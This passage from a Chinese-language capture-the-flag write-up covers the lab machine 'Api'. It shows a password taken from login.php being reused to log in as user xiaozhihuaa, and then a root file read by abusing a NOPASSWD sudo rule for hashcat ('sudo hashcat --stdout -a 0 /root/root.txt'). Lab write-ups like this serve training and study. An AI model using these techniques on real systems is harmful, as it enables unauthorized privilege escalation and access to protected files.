-rw-r--r-- 1 www-data www-data 3143 Dec  7 07:42 index.php
-rw-r--r-- 1 www-data www-data 1196 Dec  7 04:58 login.php
www-data@Api:/var/www/html$
```

通过`/etc/passwd`中可以看到普通用户应该为`xiaozhihuaa`，结合`login.php`中获取到的密码，猜测密码一致，通过尝试可以登录获取到user flag。




```
xiaozhihuaa@Api:~$ ls -al
total 24
drwx------ 2 xiaozhihuaa xiaozhihuaa 4096 Dec  7 06:56 .
drwxr-xr-x 3 root        root        4096 Dec  7 04:57 ..
lrwxrwxrwx 1 root        root           9 Dec  7 05:00 .bash_history -> /dev/null
-rw-r--r-- 1 xiaozhihuaa xiaozhihuaa  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 xiaozhihuaa xiaozhihuaa 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 xiaozhihuaa xiaozhihuaa  807 Apr 18  2019 .profile
-rw-r--r-- 1 root        root          44 Dec  7 06:58 user.txt
lrwxrwxrwx 1 root        root           9 Dec  7 05:00 .viminfo -> /dev/null
xiaozhihuaa@Api:~$ cat user.txt
flag{user-7a1b1a56f991412e9b0c1d8e02a5f945}
```

提权

执行`sudo -l`看到`hashcat`命令可以以root身份运行，那么可以利用该命令读取`root.txt`文件内容

```
sudo hashcat --stdout -a 0 /root/root.txt\
```



```
xiaozhihuaa@Api:~$ sudo -l
Matching Defaults entries for xiaozhihuaa on Api:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xiaozhihuaa may run the following commands on Api:
    (ALL) NOPASSWD: /usr/bin/hashcat
xiaozhihuaa@Api:~$ sudo hashcat --stdout -a 0 /root/root.txt
flag{root-9f48a1abe48a40c5bf1830b233775a3c}
```